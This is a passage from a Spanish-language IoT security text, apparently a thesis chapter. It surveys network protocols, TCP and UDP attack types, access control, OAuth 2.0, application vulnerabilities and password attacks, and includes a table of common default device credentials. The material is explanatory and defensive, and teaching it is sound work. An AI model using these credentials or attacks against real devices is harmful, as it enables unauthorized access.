
El aprobador de software genera un par de claves y carga la clave de verificación pública en el dispositivo electrónico durante la fabricación. La clave privada se ha de guardar en un lugar seguro. El aprobador del software firma el código generado antes de cargarlo en el dispositivo electrónico utilizando su propia clave privada. Luego, al encenderse, el dispositivo electrónico puede utilizar la clave pública precargada para verificar la integridad y autenticidad del código binario antes de ejecutarlo [22].

4 Amenazas de la red IoT

La capa de comunicación es responsable del transporte de datos entre dispositivos, instalaciones y aplicaciones. Según el tipo de solución de IoT, se utilizan diferentes métodos de comunicación y cada uno de ellos requiere diferentes medidas de seguridad. Los protocolos inalámbricos IoT operan en una variedad de topologías.

La figura 12 demuestra dos posibles topologías, en forma de malla (mesh) y en forma de estrella.

figura 12 - Topologías mesh & star



En ambas topologías, el dispositivo de pasarela convierte el tráfico a Wi-Fi o Ethernet y encapsula los datos en paquetes de IP. Estas topologías pueden igualmente ser combinadas entre sí y con otras [23] [24] .

4.1 Protocolos de comunicación para IoT

Los protocolos más importantes para la IoT son:
El protocolo IEEE 802.15.4: está diseñado para redes de área personal inalámbricas (LR-WPAN) de baja velocidad y bajo coste. ZigBee, Thread y 6LoWPAN se basan en este estándar. Zigbee es un grupo simple y económico de protocolos de comunicación inalámbrica de nivel superior que implementan pequeños personales area network (PAN) de bajo consumo y se implementa ampliamente en la automatización del hogar y en la recopilación de datos de dispositivos médicos. Thread es un protocolo de malla inalámbrico construido específicamente para redes domésticas IoT.

Bluetooth Low Energy (BLE): es una red inalámbrica de área personal, o bien, wireless personal area network (WPAN) de baja potencia que funciona en radiofrecuencia de 2,4 GHz con la misma cobertura que Bluetooth.

Wi-Fi: es el protocolo de red de área local inalámbrica o wireless local area network (WLAN) más común basado en los estándares IEEE 802.11 que utiliza frecuencias de radio de 2.4GHz y 5GHz.

Celular: es una red que divide el área de cobertura en celdas con una estación base en cada celda. Cubre una gran área geográfica y cubre tecnologías móviles incluyendo: 2G(GSM), 3G(UMTS), 4G(LTE/WiMax), y el último 5G.

Near Field Communication (NFC): Es un conjunto de protocolos para la comunicación de dispositivo a dispositivo dentro de un rango de 4 cm.

Low-Power WAN (LPWAN): Permiten a los dispositivos limitados pequeñas cantidades de datos en un largo alcance de hasta 10 km. LoRaWAN, SigFox, NB-IoT son algunos ejemplos de LPWAN que generalmente operan en bandas de radio frecuencia (RF) sin licencia.

Bluetooth y Wi-Fi son los protocolos más comunes utilizados en configuraciones simples de soluciones de IoT, como viviendas conectadas, domótica y aplicaciones de seguridad. Para facilitar el uso, los dispositivos pueden configurarse con hotspot que puede ser detectado por aplicaciones o software telefónico del mismo proveedor. Los usuarios pueden conectar el dispositivo IoT a este hostspot con una configuración mínima y pasar por alto la red de área local Wi-Fi. Los hotspots tienen una configuración de mínima seguridad por lo que otros dispositivos que están conectados a Internet a través de estos hotspots pueden ser utilizados por los atacantes para acceder a la Wi-Fi doméstica y al resto de los dispositivos conectados.

En cuanto al protocolo IEEE 802.15.4 tiene una arquitectura de capas:


- Media Access Layer (MAC): que incorpora la gestión de acceso a los canales, el direccionamiento de dispositivos, así como la asociación y des asociación de dispositivos.
- Physical Layer (PHY): que incorpora la activación/desactivación del transceptor de radio, codificación de datos, modulación y corrección de errores, así como la transmisión de los bits.

Gracias a esta estructura, se ha podido crear diversos protocolos de capa superior sobre la misma base, como ZigBee, Thread y 6LoWPAN.

4.2 Vulnerabilidades IP

Los dispositivos limitados de IoT no soportan los protocolos Transport Control Protocol/Internet Protocol (TCP/IP). Las pasarelas o gateways de IoT son el traductor entre los protocolos de red de baja potencia y la red IP para transferir datos a Internet para su procesamiento. Como se ve en la figura 13, las vulnerabilidades de seguridad existen en diferentes partes de la red IoT [25].

figura 13 - Vulnerabilidades de seguridad en red de IoT



La red de sensores: Cada nodo del entorno IoT con acceso directo a Internet puede verse comprometido y causar vulnerabilidades en todo el sistema.

El gateway IoT: Es vulnerable a los ataques, al igual que los dispositivos responsables de la transmisión de datos a la red.

La red TI: de la empresa, que maneja los datos entre los nodos e Internet puede tener vulnerabilidades que incluyen la interfaz con las aplicaciones de la nube.

4.3 Vulnerabilidades de TCP

El Protocolo de Control de Transporte, o bien, Transport Control Protocol (TCP) proporciona los siguientes servicios:

Reliable delivery: La entrega confiable es el beneficio más importante de TCP. Se logra mediante la incorporación de reconocimiento para garantizar la entrega. Si no se recibe una confirmación a tiempo, el remitente retransmite los datos.

Flow control: El control de flujo se implementa mediante el reconocimiento de múltiples segmentos con un solo segmento de reconocimiento.

Stateful communication: La comunicación de estado requiere antes de la transferencia de datos, que un apretón de manos de tres vías (three-way handshake) abra la conexión TCP. Si ambas partes están de acuerdo con la conexión TCP, los datos son enviados o recibidos. La tabla 5 muestra algunas aplicaciones, protocolos y puertos que se utilizan en TCP.

Tabla 5 - TCP, aplicaciones, protocolos y puertos

Aplicaciones	Protocolos	Transporte	Puerto
Correo electrónico	POP3	Aplicación Puerto/Datos	110
HTML Página	HTTP	Aplicación Puerto/Datos	80
chat en Internet	IM	Aplicación Puerto/Datos	531

Algunos ataques a estos servicios podrían ser:
Port Scanning Attack: En el ataque de escaneo de puertos un atacante utiliza el análisis de puertos para identificar los servicios abiertos en los dispositivos de red que causan vulnerabilidades TCP. Parte de la información sobre los servicios TCP es muy detallada, lo que ayuda a los atacantes a explotar el sistema.

TCP SYN Flood Attack: Tiene lugar cuando se establece la conexión TCP. El atacante envía varios paquetes de solicitud de sesión TCP-SYN a un servidor web desde un equipo con una dirección IP falsa. Luego el dispositivo de destino responde con un paquete TCP SYN-ACK a la dirección IP falsificada permaneciendo en una conexión TCP medio abierta esperando los paquetes TCP ACK del equipo atacante que nunca llegan. El servidor de destino se ve abrumado por las conexiones TCP semiabiertas no disponibles y niega el tráfico.

TCP Reset Attack: La conexión se puede interrumpir abruptamente cuando cualquier host recibe un bit de reinicio (RST) indicando que debe dejar de utilizar la conexión TCP inmediatamente. Un atacante puede lanzar un ataque de restablecimiento enviando un paquete falsificado que contenga un TCP RST.

TCP Session Hijacking Attack: Esta vulnerabilidad requiere que el atacante secuestre una sesión ya autenticada. El atacante tiene que falsificar la dirección IP de uno de los hosts ya autenticados, predecir el siguiente número de secuencia y, a continuación, enviar el acuse de recibo (ACK) al otro host. Si el atacante tiene éxito en el secuestro de la sesión, puede enviar paquetes al host de destino.

UDP: Es un protocolo de capa de transporte con menores costes en comparación con TCP. No ofrece mecanismos avanzados de retransmisión, secuenciación y control de flujo que proporcionan fiabilidad. Aunque se puede añadir cifrado a UDP, no está configurado de forma predeterminada, lo que da a los atacantes la oportunidad de capturar, cambiar y retransmitir los datos.

UDP Flood Attack: Los atacantes pueden utilizar herramientas como UDP Unicorn o Low Orbit Ion Cannon para inundar un servidor con paquetes UDP enviados por un host falsificado. Estos programas barren todos los puertos tratando de encontrar puertos UDP cerrados. El servidor responderá con un gran número de mensajes de puerto inalcanzables debido al número de puertos UDP cerrados en el servidor. Este tráfico pesado utiliza casi todo el ancho de banda del segmento y resulta en un ataque de tipo DoS.

4.4 Mitigación de amenazas en la red


Para un entorno robusto de IoT sólo se debe permitir dispositivos aprobados y autenticados. Donde sea posible la criptografía debería ser aplicada para la protección del entorno y crear canales seguros para la comunicación entre los diferentes protocolos.

Sin embargo, los dispositivos limitados de la IoT plantean problemas para la aplicación de estas medidas de seguridad. Estos dispositivos de baja potencia puede que nos sean compatibles con las necesidades de cifrado al no ser capaces de manejar las frecuentes negociaciones de cifrado con dispositivos más potentes, como los servidores de aplicaciones y las pasarelas.

Con el gran potencial económico de la IoT, los organismos de normalización y los proveedores crean nuevas tecnologías para superar las limitaciones de la IoT. Por ejemplo, el aislamiento y la zonificación del tráfico es un método eficaz para gestionar la seguridad de la red. Tecnologías como los cortafuegos crean zonas de confianza más pequeñas en las que se puede y debería habilitar un mecanismo de control de acceso [26] [27].

La imagen 14 muestra un ejemplo de zonas de confianza y aislamiento de datos en una arquitectura industrial de IoT.

figura 14 - Aislamiento del tráfico y zonas en IoT



La implementación de cortafuegos y zonificación de la red evita que los ataques con éxito en un área se extiendan a todo el entorno de la red IoT.

4.5 Control de acceso

Una parte clave del plan de seguridad para el entorno de la IoT es el control de acceso. La escalada de privilegios es un exploit común que cambia el nivel de privilegios del usuario y le otorga el acceso completo al recurso para ataques maliciosos. Antes de que este tipo de ataque pueda ocurrir se requiere acceso al servidor que administra el control de acceso. Como veremos a continuación existen varios tipos de control de acceso [28]:

Mandatory access control (MAC): El control de acceso obligatorio es el modelo de control de acceso más estricto. Los usuarios obtienen acceso en función de su autorización de nivel de seguridad y a los datos se les asignan etiquetas de nivel de seguridad.

Discretionary access control (DAC): El control de acceso discrecional permite el acceso a la información en función de titularidad o propiedad de los datos y utiliza técnicas como una lista de control de acceso, access control list (ACL), para especificar las reglas de acceso para individuos o grupos.

Role-based access control (RBAC): El control de acceso basado en roles da acceso a los usuarios en función de sus roles dentro de una organización.

Attribute-based access control (ABAC): El control de acceso basado en atributos permite acceso basado en atributos del recurso. Permite la lógica booleana, en la que las reglas contienen sentencias "IF, THEN" sobre quién está realizando la solicitud, el recurso y la acción. Por ejemplo: SI el solicitante es un mánager, ENTONCES permita el acceso de lectura/escritura a los datos.


Least privilege access control (LPAC): El control de acceso con privilegios mínimos permite acceso a recursos específicos sólo cuando sea necesario.

4.6 Gestión de identidades y accesos

A medida que aumenta el número de dispositivos IoT, es fundamental determinar quién puede acceder a los recursos y qué nivel de privilegios se requiere. Identity and Access Management (IAM) es la gestión de la identidad y el acceso que se está convirtiendo en un componente fundamental de las soluciones de IoT.

El OAuth 2.0 Authorization Framework es un protocolo estandarizado para el control de acceso de los dispositivos de IoT con el fin de hacerlos más seguros haciendo que un servidor de autorización se encargue de la autorización de los recursos. El diagrama siguiente muestra el flujo del protocolo [29].

figura 15 - flujo del protocolo OAauth2



1. La Aplicación (Cliente) solicita la autorización del propietario del recurso para acceder al recurso.
2. Siempre y cuando el propietario del recurso autorice este acceso, la solicitud recibe un permiso de autorización. Esta es una credencial que representa la autorización del propietario del recurso.
3. La aplicación solicita un token de acceso autenticándose con el servidor de autorización y entregando el permiso de autorización.
4. Siempre que la aplicación se haya autenticado correctamente y la autorización sea válida, el servidor de autorización emite un token de acceso y lo envía a la aplicación.
5. La aplicación solicita el acceso al recurso protegido por el Servidor de recursos y se autentica presentando el token de acceso.
6. Siempre que el token de acceso sea válido, el servidor de recursos responderá a la solicitud de la aplicación.

La comunicación de IoT incluye la comunicación de máquina a humano (M2H), así como la comunicación de máquina a máquina (M2M). La gestión de recursos de identidad, Identity Resource Management (IRM) ayuda a gestionar un mayor número de identidades y relaciones entre esas identidades, a la vez que mantiene los recursos seguros. Además, IRM es más escalable que las plataformas IAM tradicionales.

5 Protección de datos y software

En este capítulo analizaremos las vulnerabilidades inherentes a las aplicaciones locales, móviles, web y en la nube. También, vamos a tratar los protocolos de capa de aplicación y algunas de las formas en que se pueden proteger. El enfoque final es la seguridad proactiva y las estrategias de mitigación de riesgos que se pueden implementar.

5.1 Vulnerabilidades de las aplicaciones

Una vulnerabilidad de la aplicación es cualquier debilidad que un atacante pueda utilizar para comprometer la seguridad de la aplicación. El atacante puede tratar de averiguar las vulnerabilidades de las aplicaciones utilizando herramientas y métodos específicos realizando pruebas de penetración con escáneres de puertos y verificadores de código.

La Open Web Applications Security Project (OWASP) publicó los 10 riesgos de seguridad de aplicaciones web más críticos en 2017, que describe las consecuencias de las debilidades de seguridad de aplicaciones web más comunes e importantes y proporciona técnicas básicas para proteger contra estas áreas problemáticas de alto riesgo [30]. Cinco de las debilidades o vulnerabilidades más comunes son:

Enumeración de nombres de usuario: El atacante puede encontrar nombres de usuario válidos interactuando con el mecanismo de autenticación.

Contraseñas débiles: El atacante utiliza contraseñas predeterminadas que no han sido cambiadas, o quizás crea con éxito su propia cuenta y establece/restablece contraseñas prefijadas.

Bloqueo de cuenta: El atacante intenta autenticarse, lo que hace que la cuenta se bloquee después de varios intentos fallidos.

Falta de autenticación multifactorial: Es más fácil para un atacante obtener acceso cuando sólo se requiere una forma de autenticación.

Componentes de terceros inseguros: Esto ocurre cuando una aplicación contiene contenido proporcionado por un recurso de terceros que se entrega sin la protección adecuada. A medida que se descubren estas vulnerabilidades, las aplicaciones requerirán la instalación de parches para actualizar la aplicación, de lo contrario un atacante puede explotarlas y obtener acceso a ellas.

5.2 Aplicaciones locales y remotos

Algunos de los ataques locales más comunes son:
Reemplazo de Firmware: Las actualizaciones y parches de los dispositivos se realizan normalmente de forma remota. Si el proceso no es seguro, un atacante podría interceptar la actualización e instalar su propia actualización maliciosa.

Clonación: Los atacantes podrían crear un dispositivo físico duplicado, ejecutando software y firmware similares y usarlo para reemplazar un dispositivo legítimo. Hasta podría comprometer dispositivos adicionales.

Denegación de servicio (DoS): A nivel local, un hacker podría lanzar un ataque DoS para llenar el canal de comunicaciones, logrando que los dispositivos respondan con retraso o que no respondan en absoluto.

Extracción de parámetros de seguridad: Los parámetros de seguridad se refieren a protecciones tales como claves de seguridad e información de autenticación. Cuando un dispositivo no está protegido correctamente, un atacante puede ser capaz de extraer estos parámetros de seguridad.

Algunos de los exploits remotos más comunes son:
Eavesdropping Attack: Es un ataque de escucha que trata de interceptar comunicaciones entre dos o más dispositivos y es más fácil hacerlo en redes locales que usan un hub o que están conectadas en red de forma inalámbrica. Los dispositivos son particularmente vulnerables cuando se están instalando.

Routing Attack: Los enrutadores son dispositivos cuya función principal es la selección de ruta y el reenvío de paquetes. Existen múltiples tipos de ataques de enrutamiento que incluyen la colocación de un dispositivo de enrutamiento en la red, la modificación de paquetes de enrutamiento para manipular enrutadores o el cambio malicioso de la tabla de enrutamiento en el enrutador [31].

El problema se agrava porque los routers se utilizan generalmente en pequeñas empresas y hogares, lo que significa que es poco probable que los propietarios vigilen las alertas de seguridad, por lo que los routers permanecen sin parches y abiertos a ataques.

5.3 Aplicaciones móviles

Los dispositivos móviles pueden utilizarse para enviar correo electrónico y textos, almacenar contactos e imágenes y acceder a la información bancaria. Aunque iOS y Android son relativamente seguros, todavía pueden verse comprometidos, especialmente a través de las aplicaciones que se instalan en ellos y se utilizan en la web. Las aplicaciones móviles comprometidas pueden proporcionar a los atacantes formas de obtener acceso y control de los dispositivos móviles.

Según CISCO las vulnerabilidades más expuestas son:
Comunicación insegura: La comunicación no es segura cuando hay una negociación débil, malas prácticas de handshake, o el uso de versiones incorrectas de Secure Sockets Layer (SSL) / Transport Layer Security (TLS).

Almacenamiento inseguro de datos: Muchas aplicaciones tienen acceso a las áreas de almacenamiento de datos de los dispositivos móviles, aunque no lo necesiten. El almacenamiento de datos debe ser seguro y las aplicaciones deben ser probadas para asegurar que no haya fuga de datos.

Autenticación insegura: Las sesiones deben ser gestionadas adecuadamente para garantizar una autenticación segura. Los usuarios deben ser identificados cuando sea necesario, y su identidad debe mantenerse de forma protegida.

Uso inadecuado de la plataforma: Las aplicaciones móviles utilizan funciones incorporadas en plataformas como TouchID, Keychain. Si estos controles de seguridad se utilizan incorrectamente, el acceso al dispositivo y a otras aplicaciones puede verse comprometido.


Criptografía insuficiente: La criptografía utilizada para encriptar datos sensibles debe ser suficiente y debe aplicarse cuando sea necesario.

5.4 Gestión de dispositivos y aplicaciones de datos

Los sistemas de IoT suelen estar muy distribuidos, pueden abarcar un edificio, una ciudad o incluso el mundo. Los datos de IoT pueden almacenarse en el periférico de la red o en una ubicación central. Parte del procesamiento de estos datos tiene lugar en las capas de niebla o fog mediante pasarelas y en algunos de los sensores y actuadores más avanzados. El resto del procesamiento de datos tiene lugar en la nube. Los sensores y actuadores pueden ser gestionados por estas aplicaciones basadas en la nube.

Las aplicaciones de Cloud Computing pueden utilizar grandes volúmenes de recursos. A través de complejos cálculos sobre grandes datos, los actuadores pueden llevar a cabo acciones específicas, se puede alertar a los humanos o simplemente actualizar una base de datos. Estos cálculos se pueden utilizar para obtener información a través de análisis cognitivos y predictivos. También se pueden utilizar en tiempo real para ajustar las condiciones de la fábrica, gestionar el control del tráfico o prevenir una emergencia. Todas estas transacciones y presentaciones de datos deben realizarse en un entorno seguro. En la figura 16 vemos una serie de soluciones IoT de la empresa CISCO [32].

figura 16 - Cisco fog computing solutions



5.5 Protección de aplicaciones web y de nube

Para garantizar la seguridad de aplicaciones en la nube y de las interfaces web basadas en la nube, Cisco proporciona las siguientes directrices.

- Revise todas las aplicaciones web y de nube en busca de vulnerabilidades de seguridad, incluyendo interfaces web e interfaces API.
- Impida explícitamente el uso de contraseñas débiles.
- Implementar mecanismos de bloqueo de cuentas para prevenir ataques de fuerza bruta.
- Utilice la autenticación de dos factores siempre que sea posible.
- Utilice siempre cifrado de transporte, como SSH y Secure Socket Layer 3.0 (SSL). También conocida como Transport Layer Security (TLS).
- Realice pruebas exhaustivas para detectar vulnerabilidades de SQLi, secuencias de comandos en varios sitios, cross-site Scripting (XSS) y solicitudes falsas desde varios sitios, cross-site Request Forgery (CSRF).
- Configure las contraseñas para que caduquen después de un cierto período de tiempo obligando al usuario a renovarla.
- Obligar a los usuarios a cambiar el nombre de usuario y la contraseña predeterminados siempre que sea posible.

5.6 Seguridad de la contraseña

Los usuarios presentan el mayor problema con la combinación convencional de nombre de usuario y contraseña. Las contraseñas deben ser fáciles de recordar y difíciles de descifrar, pero la mayoría de los usuarios se basan en tener contraseñas fáciles de recordar. A menudo no se cambian, se reutilizan para múltiples aplicaciones y se anotan donde se pueden descubrir fácilmente.

Según expertos, con sólo cinco combinaciones de nombre de usuario y contraseña sería suficiente para obtener el control de un gran número de dispositivos de IoT, ya sean DVR, cámaras IP, routers, lavadoras inteligentes, etc. La tabla 6 muestra algunos usuarios y contraseñas que se suelen usar [33].

Tabla 6 - Ejemplo Usuarios/Contraseña débiles

Usuario	Contraseña
support	support
admin	admin
admin	0000
user	user
root	12345

A continuación, se enumeran algunos métodos de ataque de contraseñas [34]:
Fuerza bruta: Un atacante envía sistemáticamente numerosas contraseñas o frases de contraseña con el propósito de adivinarla. Los ataques de fuerza bruta pueden ser menos eficaces si se ofuscan los datos que se van a codificar y, por lo tanto, se hace más difícil para un atacante.

Ataque de diccionario: Es una forma de ataque de fuerza bruta y se basa en probar todas las contraseñas en una lista preestablecida, típicamente derivada de una lista de palabras como en un diccionario.

Password sniffing and cracking: Muchas contraseñas se almacenan o se transmiten como hash que se describe como un cifrado unidireccional, es decir, no se puede obtener el texto original del hash. Almacenar la contraseña en formato de hash permite a las aplicaciones y sistemas verificar la contraseña correcta sin que éstas almacenen su contraseña en texto pleno. Sin embargo, los analizadores de protocolo pueden utilizarse para interceptar el tráfico de autenticación que contiene contraseñas hash. Además, las contraseñas hash también pueden ser descubiertas en los sistemas de archivos de los dispositivos IoT para posteriormente intentar decodificarlas con herramientas como John the Ripper y Cain & Abel y mostrar las contraseñas en texto plano.

Tablas Rainbow: Las tablas Rainbow contienen valores en hash y sus equivalentes en texto plano. Estas tablas se publican o venden. Cuando un atacante extrae un hash de un sistema, puede simplemente ir a la tabla rainbow y buscar la contraseña en texto plano. Estas contraseñas pregrabadas aceleran enormemente el proceso de acceso no autorizado.

Las políticas de la organización deben hacer cumplir las normas para crear y utilizar contraseñas difíciles de adivinar y se deben tomar medidas para frustrar los ataques de fuerza bruta permitiendo un número limitado de fallos de autenticación antes de que se bloquee una cuenta. La seguridad de los nombres de usuario también es esencial, ya que podría ser el objetivo del atacante simplemente bloquear las cuentas de usuarios, tratando de entrar al entorno múltiples veces con el nombre del usuario, pero sin contraseña, causando de esta manera una denegación de servicio.

Directrices para reforzar y proteger las contraseñas:
Frases de contraseña: Se recomienda usar frases de contraseña en lugar de una contraseña o palabras al azar en combinación con números y caracteres. Lo ideal es que tengan más de 20 caracteres y no se encuentren en ningún diccionario de frases o citas. Se recomienda no usar la misma contraseña para diferentes sitios.

Contraseñas endurecidas: Esto puede tomar la forma de autenticación multifactorial o agregar uno o más componentes a la combinación usuario / contraseña. Un ejemplo de esto es presentar al usuario una imagen de mapa de bits de un teclado codificado para que escriba su contraseña con un clic del ratón. En cada presentación el teclado se codifica de una manera diferente.

Gestores de contraseñas: Un gestor de contraseñas mantiene todas las contraseñas de un usuario en un solo lugar cifrado y protegido con contraseña. Genera contraseñas fuertes y las inserta automáticamente cuando el usuario inicia una sesión en un sitio específico.

Autenticación de múltiples factores: Es un método de autenticación que utiliza dos o más factores de autenticación para autenticar a un único reclamante ante un único verificador de autenticación. Pueden incluir el envío de un mensaje de texto al teléfono de un usuario con un código que debe introducir o que requiera las huellas dactilares o del iris del usuario para la autenticación.

5.7 Protocolo de capa de aplicación para la IoT

En la mayoría de los entornos de IoT, los dispositivos son de tamaño muy pequeño, funcionan con batería y con poca memoria y potencia de CPU. Además, tienen una capacidad de comunicación limitada. Muchos de estos entornos, como por ejemplo en ciudades inteligentes, contienen un gran número de dispositivos de baja potencia y de lenta velocidad, que realizan los procesos de adquisición de datos, la transmisión de información a los actuadores y la actualización de los bucles de realimentación.

Debido a estas limitaciones, la industria de la IoT requiere protocolos más ligeros para la capa de aplicación.

Estos son algunos de los protocolos de capa de aplicación de la IoT más comunes que se utilizan en la actualidad:

- **MQTT:** Message Queueing Telemetry Transport utiliza el Protocolo de Control de Transporte (TCP) y requiere un broker de mensajes.
- **CoAP:** Constrained Application Protocol es un protocolo de transferencia de documentos que utiliza el User Datagram Protocol (UDP).
- **XMPP:** Extensible Messaging and Presence Protocol utiliza TCP y fue diseñado originalmente para la mensajería instantánea.

La siguiente sección se centra en los aspectos de seguridad de estos protocolos y en las formas de mitigar los riesgos inherentes [35] [36] .

5.8 Protocolo MQTT

Es un protocolo ligero específicamente adecuado para entornos restringidos, por ejemplo, un entorno difícil con conexiones de bajo ancho de banda.

El protocolo MQTT es el marco de comunicación de publicación-suscripción entre los nodos. Los tres componentes de la red MQTTT son, editor (cliente), suscriptor (cliente) y corredor de mensajes (servidor).


La figura 17 muestra un ejemplo de arquitectura MQTT [15].

1/ El editor MQTT es un sensor de temperatura y humedad que recoge los valores ambientales y los envía al servidor MQTT.

2/ El servidor de mensajes recibe y acepta la conexión y los datos.

3/ El Broker gestiona los procesos de suscripción para transmitir los datos del editor a un suscriptor interesado en estos datos.

figura 17 - Arquitectura MQTTT



En caso de fallos de conexión la información se almacena en el búfer del servidor de mensajes, por lo que no es necesario que el editor y el suscriptor estén en línea al mismo tiempo.

MQTT utiliza TCP como protocolo confiable para la conexión y transmisión, y puede utilizar TLS para seguridad adicional, sin embargo, TLS agregará más carga a las comunicaciones.

Riesgos de MQTT

